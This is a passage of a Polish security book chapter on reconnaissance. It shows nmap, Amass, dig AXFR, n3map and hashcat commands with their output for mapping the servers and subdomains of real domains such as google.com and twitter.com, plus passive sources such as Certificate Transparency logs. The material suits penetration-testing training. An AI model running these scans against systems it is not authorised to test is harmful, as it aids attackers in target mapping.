
**YEAR**

YEAR	Count
2019	141
2018	52
2017	921
2016	308
2015	193
2014	16

**UNITED STATES**

Rysunek 4. Poszukiwanie serwerów HTTP na zadanym zakresie adresów IP – Zoomeye

Z kolei przykładowy wynik z wyszukiwarki Shodan może wyglądać w ten sposób (net:72.30.0.0/16 port:"443"):



Rysunek 5. Poszukiwanie serwerów HTTP na zadanym zakresie adresów IP – Shodan

## Inne narzędzia

Inne warte uwagi narzędzia, które umożliwiają poznanie domen skonfigurowanych na adresie IP, to usługa oferowana przez serwis hackertarget\* czy wyszukiwarka Bing (oferująca operator wyszukiwania IP: – w trakcie prac nad tym rozdziałem usługa nie działała jednak poprawnie).

Prostą metodą poznania domen dla serwisów udostępnionych z wykorzystaniem protokołu HTTPS jest pobranie z certyfikatu pól Common Name oraz ewentualnie Subject Alternative Name. Dane te można uzyskać, korzystając np. z narzędzia nmap i domyślnie dostępnego skryptu ssl-cert:

### Listing 6. Przykład działania skryptu ssl-cert w nmap

```
$ nmap -n google.com -p 443 --script ssl-cert
Nmap scan report for google.com (216.58.215.110)
Host is up (0.029s latency).
Other addresses for google.com (not scanned): 2a00:1450:401b:807::200e

PORT      STATE SERVICE
443/tcp   open  https
| ssl-cert: Subject: commonName=*.google.com/organizationName=Google LLC/
stateOrProvinceName=California/countryName=US
| Subject Alternative Name: DNS:*.google.com, DNS:*.android.com, DNS:*.
appengine.google.com, DNS:*.cloud.google.com, DNS:*.crowdsourcing.google.
com, DNS:*.g.co, DNS:*.gcp.gvt2.com, DNS:*.gcpcloud.gvt1.com, DNS:*.ggpht.
cn, DNS:*.google-analytics.com, DNS:*.google.ca, DNS:*.google.cl, DNS:*.
google.co.in, DNS:*.google.co.jp, DNS:*.google.co.uk, DNS:*.google.com.
ar, DNS:*.google.com.au, DNS:*.google.com.br, DNS:*.google.com.co, DNS:*.

```

\* Przykład: <https://api.hackertarget.com/reverseiplookup/?q=104.244.42.193>.

google.com.mx, DNS:\*.google.com.tr, DNS:\*.google.com.vn, DNS:\*.google.de, DNS:\*.google.es, DNS:\*.google.fr, DNS:\*.google.hu, DNS:\*.google.it, DNS:\*.google.nl, DNS:\*.google.pl, DNS:\*.google.pt, DNS:\*.googleadapis.com, DNS:\*.googleapis.cn, DNS:\*.googlecnapps.cn, DNS:\*.googlecommerce.com, DNS:\*.googlevideo.com, DNS:\*.gstatic.cn, DNS:\*.gstatic.com, DNS:\*.gstaticcnapps.cn, DNS:\*.gvt1.com, DNS:\*.gvt2.com, DNS:\*.metric.gstatic.com, DNS:\*.urchin.com, DNS:\*.url.google.com, DNS:\*.youtube-nocookie.com, DNS:\*.youtube.com, DNS:\*.youtubeeducation.com, DNS:\*.youtubekids.com, DNS:\*.yt.be, DNS:\*.yting.com, DNS:android.clients.google.com, DNS:android.com, DNS:developer.android.google.cn, DNS:developers.android.google.cn, DNS:g.co, DNS:ggpht.cn, DNS:goo.gl, DNS:google-analytics.com, DNS:google.com, DNS:googlecnapps.cn, DNS:googlecommerce.com, DNS:source.android.google.cn, DNS:urchin.com, DNS:www.goo.gl, DNS:youtu.be, DNS:youtube.com, DNS:youtubeeducation.com, DNS:youtubekids.com, DNS:yt.be

Znamy już więc serwery HTTP działające w zadanym zakresie IP. Poznaliśmy również pewne domeny, idźmy zatem dalej.

## REKONESANS PODDOMEN

Celem tego etapu jest znalezienie jak największej liczby poddomen danej domeny bazowej (np. *h2.sekurak.pl* dla domeny bazowej *sekurak.pl*). Z jednej strony dla bardzo wielu domen bazowych możliwe jest szybkie znalezienie poddomen, z drugiej informacje tego typu można pozyskiwać z wielu różnych lokalizacji. Oczywiście, zależy nam na znalezieniu możliwie wszystkich poddomen.

Istnieją narzędzia dające możliwość pozyskiwania danych z różnych źródeł, również z innych systemów, które same są agregatorami informacji o poddomenach. Zawsze jednak pozostaje prawidłowe skonfigurowanie narzędzia (np. podanie odpowiedniej domeny bazowej czy zapewnienie sprawnej integracji z zewnętrznymi systemami).

Warto pamiętać, że samo wykrycie prawidłowej nazwy domeny niekoniecznie oznacza, że możemy się z nią połączyć. Nie ma też pewności, że działa na niej serwer HTTP (w szczególności na standardowych portach 80 czy 443). Przyjrzyjmy się teraz kilku popularnym metodom rekonesansu poddomen.

### Aktywne zapytania do DNS

Jak najprościej zlokalizować poddomeny? Wystarczy zapytać odpowiedni serwer DNS o ich istnienie. Proces ten można zautomatyzować – służą temu takie narzędzia, jak np. Amass<sup>2</sup>, Sublist3r<sup>3</sup> czy Aquatone<sup>4</sup>. Zobaczmy zatem w praktyce, jak działają te przykładowe narzędzia.

#### Amass – metoda słownikowa i pozyskiwanie danych z zewnętrznych źródeł

Amass to prawdziwy kombajn do realizacji rekonesansu domen czy poddomen. Potrafi wykrywać domeny metodą *brute-force* (realizując zapytania do DNS, bazu-

jąc na wbudowanych słownikach)\*. Jest w stanie wykrywać również poddomeny poddomen.

*Listing 7. Działanie narzędzia Amass; warto zwrócić uwagę na zakresy adresów IP, w których zostały zlokalizowane poddomeny – może to nam pomóc rozszerzyć poszukiwania*

```
$ ./amass enum -ip -d googleplex.com
googleplex.com 74.125.133.129
exp-dot-gvotes.googleplex.com 108.177.15.129
testonly.googleplex.com 108.177.15.129
appcertifier.googleplex.com 108.177.15.129
gvotes.googleplex.com 108.177.15.129
comlink.googleplex.com 108.177.15.129
ariane.googleplex.com 108.177.15.129
appcertifierserver.googleplex.com 108.177.15.129
ridematch.googleplex.com 108.177.15.129
screenshot.googleplex.com 108.177.15.129
gbus.googleplex.com 108.177.15.129
```

OWASP Amass v3.0.4

<https://github.com/OWASP/Amass>

-----  
11 names discovered - cert: 10, 1

dns: -----

ASN: 15169 - GOOGLE - Google LLC, US

74.125.133.0/24	1	Subdomain Name(s)
108.177.15.0/24	10	Subdomain Name(s)

Warto pamiętać o możliwości podania do narzędzia własnych list poddomen – może być to przydatne np. w kontekście polskich serwisów (gdzie poddomeny mogą być polskimi słowami). Co więcej, domeny mogą być sprawdzane rekurencyjnie (np. po odkryciu *test.sekurak.pl* będą sprawdzane kolejne domeny według schematu *x.test.sekurak.pl*).

Ciekawą możliwością jest wykonywanie zapytań w formie mutacji słów ze słownika. Jeśli np. do sprawdzenia mamy poddomeny *test* oraz *host* – narzędzie może sprawdzić *test-host.sekurak.pl* czy *test2.sekurak.pl*.

Amass używa sporej liczby zewnętrznych źródeł (można ją wyświetlić w ten sposób: *amass enum -list*\*\*), jeśli narzędzie uruchomimy z opcją *-src*, zobaczymy źródło pozyskania danej poddomeny:

\* Przykładowe słowniki, *SecLists: Discovery – DNS*, <https://github.com/danielmiessler/SecLists/tree/master/Discovery/DNS>.

\*\* Więcej informacji można uzyskać tutaj: OWASP, Amass, <https://github.com/OWASP/Amass/blob/master/examples/config.ini>.

### Listing 8. Przykładowe użycie narzędzia Amass

```
$ ./amass enum -ip -d twitter.com -src

[...]
[ThreatCrowd] api-1-0-0.twitter.com 209.237.193.128
[BufferOver] download.twitter.com 199.16.156.79
[Crtsh] api.twitter.com 104.244.42.194,104.244.42.66,104.244.42.2,10
4.244.42.130
[BufferOver] mail03.tweet.twitter.com 204.92.114.205
[ThreatCrowd] smf-api.twitter.com 104.244.45.248
[BufferOver] spruce-goose-be.twitter.com 199.59.150.100
[ThreatCrowd] api-2-0-0.twitter.com 209.237.192.128
[BufferOver] spruce-goose-am.twitter.com 199.59.150.82
[BufferOver] www2.twitter.com 199.59.149.198
[BufferOver] mta2.e.twitter.com 136.147.183.167
[BufferOver] mta.e.twitter.com 136.147.183.166
[BufferOver] mta28.e.twitter.com 136.147.183.193
[ThreatCrowd] api-0-4-1.twitter.com 209.237.202.128
[...]
```

Część źródeł omawiam w dalszej części rozdziału. Tu na koniec warto jeszcze wspomnieć o parametrze ograniczającym zakres adresów IP, który nas interesuje, np.:

```
./amass enum -brute -cidr 104.244.40.0/21 -src -d twitter.com -ip
```

Mogłoby się wydawać, że mamy narzędzie idealne (wykrywanie poddomen aktywnych i/lub pasywnych na zadanym zakresie adresów IP) – pamiętajmy jednak, że na zadanym zakresie adresów IP mogą być skonfigurowane zupełnie inne domeny, serwery webowe mogą nasłuchiwać na różnych portach, nie pokryjemy też tą techniką domen wirtualnych, które nie mają wpisu w DNS (więcej o tym w dalszej części rozdziału). Skuteczność narzędzia zależała też będzie od skonfigurowanych zewnętrznych źródeł pozyskiwania danych oraz użytych słowników.

### DNS zone transfer


Niektóre serwery DNS umożliwiają anonimowe (tj. z dowolnego miejsca w Internecie) wykonanie operacji *zone transfer*, czyli pobranie swojej konfiguracji. Dzięki temu możliwe jest po prostu zobaczenie skonfigurowanych rekordów DNS bez uciekania się do technik *brute-force*. Spójrzmy na przykład nieudanej próby transferu strefy:

### Listing 9. Nieudana próba wykonania transferu strefy

```
$ dig AXFR google.com @8.8.8.8

; <<>> DiG 9.8.3-P1 <<>> AXFR google.com @8.8.8.8
;; global options: +cmd
; Transfer failed.
```

Wiele serwerów DNS posiada jednak włączoną opcję anonimowego transferu strefy (rysunek 6) – część z nich można znaleźć, korzystając np. z serwisu censys.io (zapytanie w kontekście `Websites: 0.lookup.axfr.support:true`).



Rysunek 6. Serwisy umożliwiające transfer strefy

## DNSSEC

Nowe możliwości daje dość rzadko jeszcze wykorzystywany DNSSEC (*DNS Security Extensions*). Dzięki tym rozszerzeniom bezpieczeństwa DNS ma się stać bezpieczniejszy. Czasami DNSSEC umożliwia łatwą enumerację poddomen (podobną do operacji *zone transfer* w klasycznej usłudze DNS). W tym celu można np. użyć narzędzia `ldns-walk`:

*Listing 10. Enumeracja DNS z wykorzystaniem narzędzia `ldns-walk`*

```
$ ldns-walk iana.org

iana.org. iana.org. A NS SOA MX TXT AAAA RRSIG NSEC DNSKEY
api.iana.org. CNAME RRSIG NSEC
app.iana.org. CNAME RRSIG NSEC
autodiscover.iana.org. CNAME RRSIG NSEC
blackhole-1.iana.org. A AAAA RRSIG NSEC
blackhole-2.iana.org. A AAAA RRSIG NSEC
blackhole-3.iana.org. AAAA RRSIG NSEC
blackhole-4.iana.org. AAAA RRSIG NSEC
data.iana.org. CNAME RRSIG NSEC
datatracker.iana.org. CNAME RRSIG NSEC
dev.iana.org. CNAME RRSIG NSEC
```

```
feedback.iana.org. CNAME RRSIG NSEC
ftp.iana.org. CNAME RRSIG NSEC
```

Aby utrudnić enumerowanie poddomen, można zastosować rekord NSEC<sup>5</sup>. Jednak i ten mechanizm nie jest w stanie całkowicie uniemożliwić enumeracji. Jednym z narzędzi ją umożliwiających w sytuacji, kiedy dostępne są rekordy NSEC3, jest n3map<sup>6</sup>. Finalnie całość sprowadza się do złamania pewnych hashy (odpowiadających poddomenom), co można zrealizować np. z wykorzystaniem narzędzia hashcat. Poniżej kilkustopniowa procedura:

*Listing 11. Enumeracja poddomen (wykorzystanie rekordów NSEC3) – narzędzie n3map oraz hashcat*

```
$ n3map -v -o hackingparty.pl.txt hackingparty.pl
looking up nameservers for zone hackingparty.pl.
using nameserver: 213.251.188.154:53 (dns110.ovh.net.)
using nameserver: 213.251.128.154:53 (ns110.ovh.net.)
checking SOA...
checking DNSKEY...
detecting zone type...
zone uses NSEC3 records
starting NSEC3 enumeration...
;; mapping hackingparty.pl.: ..... ;;
;; records = 17; queries = 18; hashes = 256; ..... q/s =
11; coverage = 100.000000% ;;
finished mapping of hackingparty.pl. in 0:00:01.439085

$ ./hashcatify.py hackingparty.pl.txt hackingparty.pl.txt.hashcat

$ hashcat -a 3 -m 8300 hackingparty.pl.txt.hashcat ?l?l?l?l?l?l?l?l ?
--increment -O

Hash.Target.....: hackingparty.pl.txt.hashcat
Time.Started.....: Mon Jun 24 16:03:52 2019 (12 secs)
Time.Estimated....: Mon Jun 24 16:06:34 2019 (2 mins, 30 secs)
Guess.Mask.....: ?l?l?l?l?l?l?l?l [8]
Guess.Queue.....: 8/9 (88.89%)
Speed.#1.....: 1282.0 MH/s (7.23ms) @ Accel:4 Loops:32 Thr:1024 Vec:1
Recovered.....: 9/17 (52.94%) Digests, 0/1 (0.00%) Salts

$ hashcat -a 3 -m 8300 hackingparty.pl.txt.hashcat ?l?l?l?l?l?l?l?l ?
--increment -O --show

hg1dsj09ku4fhbeh5311o835bo1c3f1q:.hackingparty.pl:9c85a4868fc62480:8:smtp
fs7h5fh8gsfsom45n6n4rfmae3d838a1:.hackingparty.pl:9c85a4868fc62480:8:ftp
```


```
tjt4lqp1rt9eqo8d8euvvg1mu9u0sc784:.hackingparty.pl:9c85a4868fc62480:8:mail
hrm6egc8k43nurnitcrm92c9pht5h6o:.hackingparty.pl:9c85a4868fc62480:8:sekurak
p9lt4illgefd9srnv8fmsk7k8qskmbi:.hackingparty.pl:9c85a4868fc62480:8:onlytest
ncfbc0eb3g7se5sabvt12cgbiute0c7s:.hackingparty.pl:9c85a4868fc62480:8:hack
v3pac4erl447ouukemou5di4q2rhn4pv:.hackingparty.pl:9c85a4868fc62480:8:www
kmmv2heuvps9vc7dbkbbudbh0mu3uacq:.hackingparty.pl:9c85a4868fc62480:8:imap
9velp3nabf9h4u177k7u3so5aag03t:.hackingparty.pl:9c85a4868fc62480:8:test
```

## Pasywne pozyskiwanie informacji o poddomenach

Istnieje wiele narzędzi, które są w stanie wskazać dostępne w danej domenie poddomeny bez wysyłania zapytań do DNS. Wykorzystują one swoje zewnętrzne bazy, które zostały utworzone wcześniej. Zobaczmy kilka przykładów.

### PassiveTotal

Jednym z najlepszych agregatorów informacji o poddomenach jest wspomniana już usługa PassiveTotal, dostępna bezpłatnie\*. Zobaczmy działanie tego serwisu na przykładzie domeny *googleplex.com*:



Rysunek 7. Poszukiwanie poddomen domeny *googleplex.com* (usługa PassiveTotal)

Zakładka SUBDOMAINS prezentuje interesujące nas informacje:


SUBDOMAINS ⓘ	
<input type="checkbox"/> Show : 25	◀ 126-142 of 142 ▶ Sort : Hostname Ascending ▼
Hostname	
<input type="checkbox"/>	tech-levels.googleplex.com
<input type="checkbox"/>	tellus.googleplex.com
<input type="checkbox"/>	tensorflow-dot-devsite.googleplex.com
<input type="checkbox"/>	tom.googleplex.com
<input type="checkbox"/>	totalrewards.googleplex.com

Rysunek 8. Poszukiwanie poddomen domeny *googleplex.com* (usługa PassiveTotal)

\* Do 10 zapytań dziennie: RiskIQ Community, Passive Total, <https://community.riskiq.com>.

VirusTotal

Swoje źródła informacji o poddomenach zawiera popularne narzędzie VirusTotal<sup>7</sup>.



Rysunek 9. Poszukiwanie poddomen domeny googleplex.com (usługa VirusTotal)


Serwisowi udało się zlokalizować 100 poddomen:

Relation: Subdomains Children: 100		
badad.googleplex.com		
gbusrides.googleplex.com		
gvotes.googleplex.com		
ariane.googleplex.com		
screenshot.googleplex.com		

Rysunek 10. Poszukiwanie poddomen domeny googleplex.com (usługa VirusTotal)


## Google/Bing/Yandex

Jedną z prostszych technik, którymi możemy posłużyć się do wyszukania poddomen, jest użycie popularnych wyszukiwarek internetowych. Warto przy tym pamiętać, że różne wyszukiwarki najczęściej pokażą różne poddomeny. Z domeną *googleplex.com* najslabiej radzi sobie Bing:




Rysunek 11. Poszukiwanie poddomen domeny *googleplex.com* (wyszukiwarka Bing)

Nieco lepiej Yandex:




Rysunek 12. Poszukiwanie poddomen domeny *googleplex.com* (wyszukiwarka Yandex)

A najlepiej Google:



Rysunek 13. Poszukiwanie poddomen domeny googleplex.com (wyszukiwarka Google)

Oczywiście, warto pamiętać również o innych wyszukiwarkach czy innych zapytaniach do nich\*, np.:




Rysunek 14. Poszukiwanie poddomen domeny googleplex.com (wyszukiwarka Google)

\* Inne interesujące zapytania można znaleźć np. tu: Google Hacking Database, <https://www.exploit-db.com/google-hacking-database>.

## Certificate Transparency logs

Mechanizm ten został wprowadzony, aby chronić użytkowników przed pewnymi naruszeniami związanymi z certyfikatami SSL<sup>8</sup>. W trakcie wydawania certyfikatu jednostki CA publikują stosowne informacje w bazie Certificate Transparency (CT) logs (np. domena, daty ważności, wystawca certyfikatu). Jeśli ktoś wystawi certyfikat SSL dla naszej domeny, możemy się o tym fakcie dowiedzieć właśnie z tych logów. Ale można ten mechanizm wykorzystać również do wyszukiwania informacji o poddomenach naszej domeny bazowej. Popularne wyszukiwarki CT to: <https://crt.sh/><sup>9</sup>, Entrust Certificate Search<sup>10</sup> czy Certificate Transparency Monitoring – Facebook for Developers<sup>11</sup>. Co ciekawe, np. wyszukiwarka Facebook umożliwia monitorowanie, czy w danej domenie nie pojawiły się nowe certyfikaty (czyli w naszym przypadku potencjalne nowe poddomeny) – w takiej sytuacji otrzymujemy stosowny e-mail czy powiadomienie. Jeśli nie chcemy korzystać z usług Facebooka, warto przyjrzeć się narzędziu subler<sup>12</sup>. Można je uruchamiać np. kilka razy dziennie, a domeny uzyskane w wyniku zapytań do logów CT mogą być dodatkowo sprawdzone pod kątem obecności w DNS.



Rysunek 15. Alert z serwisu Facebook dotyczący pojawienia się nowych poddomen

Domains	Subject	Issuer	Validity	Certificate
*.corp.googleusercontent.com *.login-dev.corp.google.com *.login.corp.google.com googleplex.com uberproxy.corp.google.com *.proxy.googleprod.com *.login-canary.corp.google.com *.login-test.corp.google.com *.corp.google.com *.googleplex.com *.login-stable.corp.google.com	C=US, ST=California, L=Mountain View, O=Google LLC, CN=uberproxy.corp.google.com	C=US, O=Google Trust Services, CN=Google Internet Authority G3	Jun 25, 2019 - Sep 03, 2019	Show Details
*.corp.youtube.com *.corp.google.de *.corp.google.cat uberproxy-ctlds.corp.google.com *.corp.google.co.uk *.corp.google.co.ve	C=US, ST=California, L=Mountain View, O=Google LLC, CN=uberproxy-ctlds.corp.google.com	C=US, O=Google Trust Services, CN=Google Internet Authority G3	Jun 25, 2019 - Sep 03, 2019	Show Details
ics.prod.google.com *.spam-test.adz.google.com *.adz.google.com *.adz-qa.corp.google.com *.adz.corp.google.com *.adsfe-qa.corp.google.com *.adsfe.corp.google.com *.borgmon.eventflow-test.adz.google.com *.borgmon.eventflow.adz.google.com *.spam.adz.google.com *.eventflow-test.adz.google.com *.ics-devel-east.qa.adz.google.com *.qa.adz.google.com *.eventflow.adz.google.com	C=US, ST=California, L=Mountain View, O=Google LLC, CN=ics.prod.google.com	C=US, O=Google Trust Services, CN=Google Internet Authority G3	Jun 25, 2019 - Sep 03, 2019	Show Details

Rysunek 16. Bardziej szczegółowe informacje o nowo utworzonych poddomenach (serwis Facebook)

Z kolei standardowe użycie wyszukiwarki w logach CT wygląda w ten sposób:

Search results for **twitter.com** on Entrust CT search. The search includes expired certificates and includes the search results.

Export to Excel | Export to CSV

Issuer Name x

Issuer Name	Serial Num...	Subject CN	Valid F...	Valid To	Validat...
<b>COMODO CA Limited (2)</b>					
COMODO CA Limited	d7cff840a2cdcc...	p.twitter.com	2013-02-17	2014-02-17	non-EV
COMODO CA Limited	8b8c4fbe6e24f6...	p.twitter.com	2013-02-22	2014-02-17	non-EV
<b>DigiCert Inc (609)</b>					
DigiCert Inc	1192536e57771...	tdweb.twitter.com	2012-02-23	2015-02-27	non-EV
DigiCert Inc	6dee238e27ad3...	tdweb.twitter.com	2012-02-23	2015-02-27	non-EV
DigiCert Inc	47260746de31d...	si0.twimg.com	2012-03-30	2013-04-04	non-EV
DigiCert Inc	3c80c2125d12c8...	sms.twitter.com	2012-04-12	2015-04-17	non-EV
DigiCert Inc	e9b575a9e9545...	ma-0.twimg.com	2012-09-10	2015-09-15	non-EV
DigiCert Inc	7f58476aa0f27ca...	sitestream.twitter.com	2012-10-23	2015-10-28	non-EV
DigiCert Inc	67c8dbeafbe6e3...	music.twitter.com	2013-03-01	2016-03-04	non-EV

Rysunek 17. Wyszukiwarka w logach CT – Entrust

